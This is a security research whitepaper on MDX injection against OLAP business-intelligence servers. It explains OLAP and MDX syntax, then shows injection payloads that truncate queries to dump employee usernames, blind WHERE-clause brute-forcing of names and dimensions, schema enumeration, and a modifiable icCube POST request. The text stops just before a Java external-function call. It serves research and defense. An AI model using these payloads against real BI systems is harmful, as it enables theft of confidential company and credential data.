With BIGDATA comes BIG responsibility: Practical exploiting of MDX injections

Dmitry Chastuhin (@_chipik), Alexander Bolshev (@dark_k3y)

http://erpscan.com/

Business intelligence is essential for any enterprise. This process is based on large amounts of data, which is usually collected over a long period of time. Its results facilitate crucial management decisions which can determine the fate of the company. Is the security of this data worth worrying about? No doubt. Are the technologies used in business intelligence secure? This whitepaper is an attempt to answer the question.

1. Introduction to Business intelligence and OLAP

Business intelligence (BI) is a set of theories, methodologies, processes, architectures, and technologies that transform raw data into meaningful and useful information for business purposes. BI can handle large amounts of information to help identify and develop new opportunities. Making use of new opportunities and implementing an effective strategy can provide a competitive market advantage and long-term stability [1].

Consider BI as a software kit designed to help an executive to analyze the information about the company and the environment.

As mentioned above, setting up appropriate BI requires working with large amounts of data. The sources of the data may be a lot of various systems deployed in the corporate network, ranging from ERP system to checkpoint turnstiles.

Data from various sources must be unified and structured. It is necessary to optimize the requests made to the analyzed data.

But the described methods are certainly not enough if data is processed and stored in classic OLTP (Online Transaction Processing) systems.

OLTP systems are optimized for small discrete transactions. But a request for complex information (for example, quarterly sales dynamics for a certain product in a certain branch), which are typical for analytic applications, will lead to complex table conjunctions and to viewing of whole tables. One such request will consume lots of time and computing resources, and current transaction processing will be inhibited. This is the reason why BI systems use the data processing technology called OLAP (Online Analytical Processing), where aggregated information based on large data arrays is converted into multidimensional structures.

Aside from speed, OLAP was chosen due to the following features and requirements to BI data warehouses:

- Usually, data should be only available for reading;
- Data should be stored in such a way where analysis does not use the resources of the transaction system and does not impair its stability;
- Data is usually updated on schedule; In a perfect case, only new information is added and the old data is not changed.

Due to the multidimensional structure of data storage, the structure of data layout is also changed. In OLTP, we had normalized tables, and in OLAP we have cubes. Why are they multidimensional cubes?

1.2. Basic entities

Consider the example of a table which contains the purchase orders of a company. This table will contain the following fields:

- Order date
- Country
- City
- Customer name
- Delivery company
- Commodity name
- Commodity amount
- Cost

Which aggregated data can we get based on such a layout? Typically, it is the answers to the following questions:

- What is the total cost of the orders made by clients from a certain country?
- What is the total cost of the orders made by clients from a certain country and delivered by a certain company?
- What is the total cost of the orders made by clients from a certain country during a certain year and delivered by a certain company?

All of this data can be retrieved form the described table using quite evident SQL queries and grouping. The results of such a query will always be a column of numbers and a list of attributes which describe it (for example, country). It is a single-dimensional data set or, mathematically speaking, a vector.
Imagine that we need the information about the total cost of all orders form all countries and their distribution over delivery companies. We will then get a table (matrix) of numbers, where column headers will list delivery companies, row headers will list countries, and order costs will be indicated in cells. This is a two-dimensional data array. It is called a pivot table or a cross-table. If we need the same data plus distribution over years, there will be another dimension, and the data set will become a three-dimensional "cube".
The maximum number of dimensions is the number of all attributes (date, country, customer etc.) which describe our aggregated data (total cost, number of commodities etc.).

Now we understand why it is necessary to use multiple dimensions.

An OLAP cube (also called an infocube) is created by conjunction of tables using "star schema" or "snowflake schema". In the center of the star scheme, there is the fact table, which contains the key facts determining queries. Dimensions (axes) of the cube are the attributes, and their coordinates are determined by the particular values of the attributes listed in the fact table. For example, if orders were registered for years 2003-2010, the axis of years will contain 8


corresponding points. If orders come from 3 countries, the axis of countries will contain 3 corresponding points, regardless of the number of countries in the reference table. The points of an axis are called "members".

The aggregated data is referred to as "measures". Dimensions are better called "axes" to avoid confusion. The set of measures forms another axis: "Measures". It contains as many members (points) as there are measures (aggregated columns) in the fact table. Data is aggregated using several standard functions: sum, minimum, maximum, mean, number.

The members of axes can be united by one or more hierarchies. Let's define hierarchy. The cities from the orders can be gathered in districts, districts in regions, regions in countries, countries in continents or other entities. A 5-leveled hierarchic structure is evident: continent-country-region-district-city. For a district, data is aggregated according to all the cities in that district. For a region, according to all districts, which, in turn, contain all cities etc. Why should there be multiple hierarchies? For example, at the order date axis, we might want to group members (i.e. dates) by the hierarchy "Year-Month-Day" or "Year-Week-Day". There are three levels in both cases. Evidently, days are grouped differently in Week and Month. There can also be hierarchies where the number of levels is not determined and depends on data. For example, folders on an HDD.

Figure 1 shows an example of an OLAP cube which has 3 dimensions: Route, Source and Time, as well as 2 measures: Packages and Last. Every dimension is composed of levels, which, in turn, consist of members. For example, the dimension "Source" contains the level "Eastern Hemisphere", which consists of four members: Africa, Asia, Australia, and Europe.

FIgure 1.



It is notable that a cube may have more than three dimensions or less than three (one or two).

Lastly, there are 3 types of OLAP:

- Multidimensional OLAP (MOLAP) This is the classic version.
- Relational OLAP (ROLAP) Works directly with a relational data warehouse; facts and dimension tables are stored in relational tables.
- Hybrid OLAP (HOLAP) Uses relational tables to store basic data and multilevel tables for aggregations.

2. Introduction to MDX

SQL, the classic query language, is inconvenient for multidimensional data structures because it is designed to retrieve data from two dimensions only: columns and rows. Besides, the multidimensional structure query itself is very hard to define in SQL. This is why a new language was developed to be used for OLAP queries: MDX.

MDX, an acronym for Multidimensional Expressions, is a syntax that supports the definition and manipulation of multidimensional objects and data. MDX is similar in many ways to the Structured Query Language (SQL) syntax, but is not an extension of the SQL language; in fact, some of the functionality that is supplied by MDX can be supplied, although not as efficiently or intuitively, by SQL.

As with an SQL query, each MDX query requires a data request (the SELECT clause), a starting point (the FROM clause), and a filter (the WHERE clause). These and other keywords provide the tools used to extract specific portions of data from a cube for analysis. MDX also supplies a robust set of functions for the manipulation of retrieved data, as well as the ability to extend MDX with user-defined functions.

MDX, like SQL, provides data definition language (DDL) syntax for managing data structures. There are MDX commands for creating (and deleting) cubes, dimensions, measures, and their subordinate objects [3].

MDX was first designed to be used by analysts, but its conception and syntax have eventually become all but harder than SQL.

2.1. MDX. Goes deeper

As mentioned above, SQL returns a subset of data from a table which only consist of two dimensions. MDX returns a multidimensional data subset from a cube.

Figure 1 shows that there are cells with certain data at the intersection of multidimensional members. To identify and retrieve this data form one cell or from a block, MDX uses so called "tuples". Any cube cell is an intersection of all dimensions of the cube, so a tuple can serve as a unique identity for the cell using a list of dimensions and members.

For example, this is a tuple which identifies the cell with the value 190 (Figure 1):

(Source.[Eastern Hemisphere].Africa, Time.[1st half].[1st quarter], Route.nonground.Air, Measures.Packages)

Tuples can also identify a whole block of cells in a cube, which is called a "slice":

(Time.[1st half], Source.[Western Hemisphere])

Organized compositions of tuples can form entities called "sets":

{ (Time.[1st half].[2nd quarter]), (Time.[2nd half].[4th quarter]) }

2.2. The Basic MDX Query

A basic Multidimensional Expressions (MDX) query is structured in a fashion similar to the following example:

```
SELECT [<axis_specification>
    [, <axis_specification>...]]
  FROM [<cube_specification>]
[WHERE [<slicer_specification>]]
```

Of course, this is the structure of a basic query. Real MDX queries are much more complex.

An MDX query example:

```
SELECT
  [Measures].[Last] ON COLUMNS,
  { [Time].[1st half].[1st quater], [Time].[2nd half] .[4th quater]} ON ROWS
FROM Test_Cube
WHERE ( [Route].[nonground].[air] )
```

You can see that a typical MDX query contains the clauses SELECT, FROM and WHERE.

2.2.1. SELECT

In an MDX query, the clause SELECT is used to define the resulting set which contains a subset of multidimensional data selected from the cube:

To specify a dataset, an MDX query must contain information about:

- The number of axes. You can specify up to 128 axes in an MDX query.
- The members from each dimension to include on each axis of the MDX query.
- The name of the cube that sets the context of the MDX query.
- The members from a slicer dimension on which data is sliced for members from the axis dimensions.

The dimensions used in SELECT are usually called "axis dimensions".

2.2.2. FROM

The clause FROM defines the source of multidimensional data from which to select the required data (which is described by SELECT). Usually, the name of the cube is specified here. It is notable that an MDX query, unlike an SQL query, is restricted to one cube, but the restriction can be bypassed by the function LookupCube().

2.2.3. WHERE

The clause WHERE is optional but MDX queries rarely do without it. This clause defines the so called "slicer dimension" which is used to restrict the returned multidimensional structure based on certain conditions. I.e. certain data is selected and limited to a certain slice. This function can be called the filter of multidimensional data.

2.2.4. Calculated elements

Calculated members are members that are based not on data, but on evaluated expressions in MDX. They are returned in the same fashion as a normal member. MDX supplies a robust set of functions that can be used to create calculated members, giving extensive flexibility in the manipulation of multidimensional data.

Calculated elements are defined in MDX by the clause WITH.

The query syntax looks like this:

[WITH <formula_specification>

[<formula_specification>...]]

SELECT [<axis_specification>

[, <axis_specification>...]]

FROM [<cube_specification>]

[WHERE [<slicer_specification>]]

Where <*formula_specification*> looks like this:

<formula_specification> ::= MEMBER <member_name>

AS '<value_expression>'

[,SOLVE_ORDER = <unsigned integer>]

[,<cell_property>=<value_expression>...]

Example:

WITH member [Time].[1st and 3rd quaters] as '[Time].[1st half].[1st quaters]+[Time].[2st half].[3rd quaters]'

SELECT

[Route].[nonground].[air] on COLUMNS,

[Source].[Western Hemisphere].[North America] on ROWS

WHERE

[Time].[1st and 3rd quaters]

Calculated elements allow very flexible operation of multidimensional data by composing queries of complex syntax. Calculated members in Multidimensional Expressions (MDX) are extremely flexible. One of the ways in which calculated members provide such flexibility is in the wide variety of functions available for use in MDX. MDX supports various arithmetical and logical clauses, comparison clauses and functions for work with various data types, which can be used in multidimensional expressions including calculated elements.

2.2.5. User-Defined Functions

Multidimensional Expressions (MDX) supplies a great deal of intrinsic functions, designed to accomplish everything from standard statistical calculation to member traversal in a hierarchy. But, as with any other complex and robust product, there is always the need to extend the functionality of such a product further. To this end, MDX provides the ability to add user-defined function references to MDX statements. This ability is already in common use in

MDX; the functionality supplied by external libraries, such as the Microsoft® Excel and Microsoft Visual Basic® for Applications libraries, takes advantage of this capability [4].

2.3. Comparing SQL and MDX

As you probably noticed, MDX syntax is very similar to SQL syntax. A lot of functions and clauses which are used in MDX resemble similar functions of SQL. By a long stretch of imagination, one can say it is possible to duplicate the capabilities of MDX in SQL. However, the languages have several conceptual differences.

The first and the greatest difference is that MDX can make links and requests to data sources which have multiple dimensions, whereas SQL only operates two: columns and rows.

MDX may use one, two, three or more dimensions. The terms "column" and "row" are used in this language as well, but they are used to denote the first two axes in an MDX query. If an MDX query has more than two dimensions, they are usually simply denoted by numbers 0-128.

In SQL, the SELECT clause is used to define the column layout for a query, while the WHERE clause is used to define the row layout. However, in MDX the SELECT clause can be used to define several axis dimensions, while the WHERE clause is used to restrict multidimensional data to a specific dimension or member.

In SQL, the WHERE clause is used to filter the data returned by a query. In MDX, the WHERE clause is used to provide a slice of the data returned by a query. While the two concepts are similar, they are not equivalent.

The SQL query uses the WHERE clause to contain an arbitrary list of items that should (or should not) be returned in the result set. While a long list of conditions in the filter can narrow the scope of the data that is retrieved, there is no requirement that the elements in the clause will produce a clear and concise subset of data.

In MDX, however, the concept of a slice means that each member in the WHERE clause identifies a distinct portion of data from a different dimension. Because of the organizational structure of multidimensional data, it is not possible to request a slice for multiple members of the same dimension. Because of this, the WHERE clause in MDX can provide a clear and concise subset of data [5].

The process of creating MDX and SQL queries differs as well. The creator of an SQL query visualizes and defines the structure of a two-dimensional rowset and writes a query on one or more tables to populate it. In contrast, the creator of an MDX query usually visualizes and defines the structure of a multidimensional dataset and writes a query on a single cube to populate it.

Moreover, the result of an SQL query is quite easily imagined as a grid of rows and columns, wheres a multidimensional structure is quite hard to imagine and depict.

There are some syntax differences as well. A range of filters which successfully prevent SQL injections will likely fail to prevent an injection of MDX clauses. Keeping in mind the powerful tools of the language which include user defined functions, calculated members and a

set of built-in clauses for work with multidimensional structures, and taking into account the importance of data stored in OLAP, it is safe to conclude that attacks on MDX are quite an interesting goal for a cybercriminal.

3. MDX attacks

There are three basic types of attacks on MDX:

- Unauthorized access to cube data;
- Unauthorized modification of cube data;
- Attacks on lower level services and OS.

The first type includes the cases where the attacker gets access to the data in a cube (or cubes) which is not designed by the developer for this access level. I.e., using an MDX injection or an attack on mdXML, the attacker gets confidential data from the current cube or other cubes.

The second type implies the attacks directed at modifying the data in a cube.

The third type includes attacks on other services and infrastructure as well as direct attacks on the server and the OS where the cube is executed. For example, it can be XXE or remote code execution with an MDX query.

Notable attack classes:

- MDX injections
- Attacks which use user-defined MDX functions
- mdXML attacks

3.1 MDX injections

3.1.1 Retrieving cube structure. Microsoft Analysis Server

To be able to retrieve data from a cube, you have to know its structure. Naturally, in the beginning the attacker has no idea how the cube looks. This data is mostly retrieved with the help of standard MDX functions. They are called "navigation functions" or "member functions". You do not have to know the names of dimensions and elements to address them indirectly with these functions. In different BigData systems, the syntax and the names of these functions can differ slightly. Let's use Microsoft Analysis Services as an example.

Some of those functions are called in terms of member, by the '.' construct. They return one element of the structure. Others are called with a function with parameters and return a set of hierarchy elements.

For example, the "Parent" function returns the parent of the current member.

SELECT [Date].[Date].[July 1, 2001].Parent ON 0

FROM [Adventure Works]

More example of this type of function are *FirstChild*/*LastChild*, *PrevMember*/*NextMember*, *FirstSibling*/*LastSibling*, *DefaultMember* and others.

Further, there are functions in the language which return an element or several elements of an hierarchy in terms of a certain member.

An example is *Ancestor*, which returns the n-level ancestor of the specified member, or *Ancestors*, which returns all ancestors of the element in trams of a certain hierarchy level:

```
SELECT {
  Ancestors(
    [Product].[Product Categories].[Product].[Mountain-100 Silver, 38],2
    ),
  Ancestors(
    [Product].[Product Categories].[Product].[Mountain-100 Silver, 38],1
    ),
  Ancestors(
    [Product].[Product Categories].[Product].[Mountain-100 Silver, 38],0
    )
  } ON 0,
[Measures].[Internet Sales Amount] ON 1
FROM  [Adventure Works]
```

Using the two function types allows moving within the cube without knowing its whole structure.

Besides, there are functions to retrieve elements of hierarchy and parts of cube structure.

Using the clause *DECSENDANTS*, all the elements of the current hierarchy can be retrieved. In this case, the "null measurement" trick is used, where the sample is nullified for one dimension, and the returned result is defined by 1xn.

```
SELECT
  { null } on 0,
  { DESCENDANTS([Employee].[Department]) } on 1
FROM [HR]
```

A few of additional MDX features are described below which allow retrieving the structure of a cube's dimensions. The function "Dimensions" allows addressing a dimension of

the specified element, and the trick "Dimensions.count" returns the number of dimensions. Keeping in mind that dimensions are counted from 0, the dimensions of a cube can be retrieved in this way:

```
WITH
SET s_dims AS {
Head([Employee].[Employee].members, Dimensions.count-1)
}

MEMBER [Rank] AS (
Rank([Employee].[Employee].currentmember, s_dims)
)

MEMBER Dim_UniqueName AS (
Dimensions([Rank]).Dimension_Unique_Name
)

MEMBER Hier_Name AS (
Dimensions([Rank]).name
)

MEMBER Hier_UniqueName AS (
Dimensions([Rank]).uniquename
)

SELECT
{[Rank], [Hier_Name], [Dim_UniqueName], [Hier_UniqueName]} on 0,
s_dims on 1
FROM [HR]
```

The trick here is not to simply retrieve the list of dimensions but to superpose it with the elements of a dimension to get a multilevel MDX structure as a result.

It is notable that measures in the structure of a cube always belong to *(Dimensions(0))*.

In case we can get both the MDX response and the mdMDX response, we can use the MsAS feature: MDX and SQL queries together are packed into a unified XML structure. We cannot call SQL directly, but we can write queries in its subset so that the following queries become correct:

*SELECT * FROM $SYSTEM.MDSCHEMA_CUBES*

Thus, we can address all elements of DM DMV in this way:

$SYSTEM.MDSCHEMA_CUBES

$SYSTEM.MDSCHEMA_DIMENSIONS

$SYSTEM.MDSCHEMA_FUNCTIONS

$SYSTEM.MDSCHEMA_HIERARCHIES

$SYSTEM.MDSCHEMA_INPUT_DATASOURCES

$SYSTEM.MDSCHEMA_KPIS

$SYSTEM.MDSCHEMA_LEVELS

$SYSTEM.MDSCHEMA_MEASUREGROUP_DIMENSIONS

$SYSTEM.MDSCHEMA_MEASUREGROUPS

$SYSTEM.MDSCHEMA_MEASURES

$SYSTEM.MDSCHEMA_MEMBERS

$SYSTEM.MDSCHEMA_PROPERTIES

$SYSTEM.MDSCHEMA_SETS

So we retrieve all the information about the cube structure and contents.

3.1.2 MDX clause injections

There are two places in MDX query where you can usually inject:
- in one of SELECT dimension definitions;
or
- in WHERE clause.

You can use comments in injections, and in most MDX interpreters, you do not have to close the multiline comment, i.e. you can just type '/*' at the end of your injection string, and the remaining query will be ignored by the MDX system. So, the possibility of injecting in the first dimension of SELECT is equivalent to possibility of writing a completely custom query to the system. I.e., if you have query:

SELECT
{ [Measures].[Salary Paid] } ON COLUMNS,
{ ([Employee].[Department].[Department].ALLMEMBERS,[Gender].[Gender].ALLMEMBERS) }
ON ROWS FROM [HR]
WHERE ([Store].[Store].AllMembers)

- and can inject into *[Salary Paid]* part, you can do almost anything. For example, you can modify this query to get the login data of employees:

SELECT
{ [Measures].[Overtime Paid] } ON 0,
{ [User name].[User name].ALLMEMBERS } ON 1
FROM [HR] /[Salary Paid] } ON COLUMNS,*
{ ([Employee].[Department].[Department].ALLMEMBERS,[Gender].[Gender].ALLMEMBERS) }
ON ROWS FROM [HR]
WHERE ([Store].[Store].AllMembers)

In the same way, if you have control of the next dimensions, you can also expand queries as you wish, i.e. if you control the [Gender] part in the previous query, you can get login data in this way:

SELECT
{ [Measures].[Salary Paid] } ON COLUMNS,
{ ([Employee].[Department].[Department].ALLMEMBERS,[Gender].[Gender].ALLMEMBERS,
[User name].[User name].ALLMEMBERS) }
ON ROWS FROM [HR]
/[Gender].ALLMEMBERS) }*
ON ROWS FROM [HR]
WHERE ([Store].[Store].AllMembers)

A more common and complicated case is where you only control the 'WHERE' part of the query. In this case, you can use blind injection:

SELECT
{ [Measures].[Salary Paid] } ON COLUMNS,
{ ([Employee].[Department].[Department].ALLMEMBERS,[Gender].[Gender].ALLMEMBERS) }
ON ROWS FROM [HR]
WHERE (FILTER(([User name].[User name].AllMembers),LEFT([User
name].CURRENTMEMBER.NAME, 10)="FoodMart\A")) /[Store].[Store].AllMembers)*

Here, the query only returns the results for the users with *'FoodMart\A'* in their credentials. You can execute a multidimensional brute to get all usernames. Also, you can use the InStr function here, to speed up the process.

In such cases, you can also brute dimensions hierarchy. For example, the first step is to brute the dimensions count:

WHERE (FILTER(([User name].[User name].AllMembers), dimensions.count>10)) /)*
using '>' and '<' to emulate "binary search" to speed up the process.

Then, you can get the names of dimensions in the same way of blind injection:
WHERE (FILTER(([User name].[User name].AllMembers), LEFT(Dimensions.name, 1)="E")) /)*

3.2 Exploiting external functions

As mentioned earlier, external functions, or user-defined functions, were implemented to increase the flexibility of the language and its capabilities.

External functions are the functions developed by the user or a third-party developer which can receive and return values in MDX syntax.

External functions can be called in the same way as normal MDX clauses:

MySuperFunction(“hello”,313,37)

However, a more formal call procedure also exists. It is necessary if the name of a user-defined function is similar to that of an existing function.

This is why external functions are called in this way:

«ProgramID»!«FunctionName»(«Argument1», «Argument2», ...)


This chapter describes the attacks which are based on external MDX functions.

3.2.1 icCube OLAP Server


icCube OLAP Server is quite a popular OLAP solution because it has a free community version, it is cross-platform because it is programmed in JAVA, and it supports all the basic functions which are necessary to work with multidimensional data: MDX, IDE, web reports etc. There are commercial versions of the system as well.

Let's look at a range of possible attacks on OLAP server via MDX queries - precisely, via exploiting external functions.

The figure shows a screenshot of a web report which allows drawing nice diagrams based on necessary input.



If we look what kind of data is transmitted when a filter is pressed, we will see a POST request which contains a complete MDX query in its body.




The POST request:

POST /icCube/gvi

action=executeMdx&mdx=SELECT { {[Measures].[Cashflow (M)],[Measures].[Cumulative Cashflow (M)]} } ON COLUMNS,{ [Calendar].[Calendar].[Quarter].allmembers } ON ROWS FROM (SELECT { {[Product Type].[Product Type].[Product Type-L].&[Fixed Income I], [Product Type].[Product Type].[Product Type-L].&[Fixed Income II], [Product Type].[Product Type].[Product Type-L].&[Saving Account], [Product Type].[Product Type].[Product Type-L].&[Fixed Income Derivative I], [Product Type].[Product Type].[Product Type-L].&[Fixed Income Derivative II], [Product Type].[Product Type].[Product Type-L].&[Other]} } ON 0,{ {[Currency].[Currency].[Currency-L].&[121], [Currency].[Currency].[Currency-L].&[114], [Currency].[Currency].[Currency-L].&[119], [Currency].[Currency].[Currency-L].&[115], [Currency].[Currency].[Currency-L].&[133], [Currency].[Currency].[Currency-L].&[130], [Currency].[Currency].[Currency-L].&[122], [Currency].[Currency].[Currency-L].&[128], [Currency].[Currency].[Currency-L].&[124], [Currency].[Currency].[Currency-L].&[125], [Currency].[Currency].[Currency-L].&[123], [Currency].[Currency].[Currency-L].&[118], [Currency].[Currency].[Currency-L].&[126], [Currency].[Currency].[Currency-L].&[131], [Currency].[Currency].[Currency-L].&[116], [Currency].[Currency].[Currency-L].&[117], [Currency].[Currency].[Currency-L].&[132], [Currency].[Currency].[Currency-L].&[127], [Currency].[Currency].[Currency-L].&[120]} } ON 1,{ {[Interest/Principal].[Interest/Principal].[Interest/Principal-L].&[1], [Interest/Principal].[Interest/Principal].[Interest/Principal-L].&[2], [Interest/Principal].[Interest/Principal].[Interest/Principal-L].&[3]} } ON 2,{ {[Profit Unit].[Profit Unit].[Profit Unit-L1].&[-], [Profit Unit].[Profit Unit].[Profit Unit-L1].&[Corporate], [Profit Unit].[Profit Unit].[Profit Unit-L1].&[Debt], [Profit Unit].[Profit Unit].[Profit Unit-L1].&[Funding], [Profit Unit].[Profit Unit].[Profit Unit-L1].&[Investments], [Profit Unit].[Profit Unit].[Profit Unit-L1].&[Special Purpose]} } ON 3 FROM [Cube])&schema=Bank I&tqx=out:json

We do not even have to look for a place to inject because the request is completely modifiable. Let's try to call an external function. The server is programmed in JAVA, so let's call a JAVA method using the following formula:

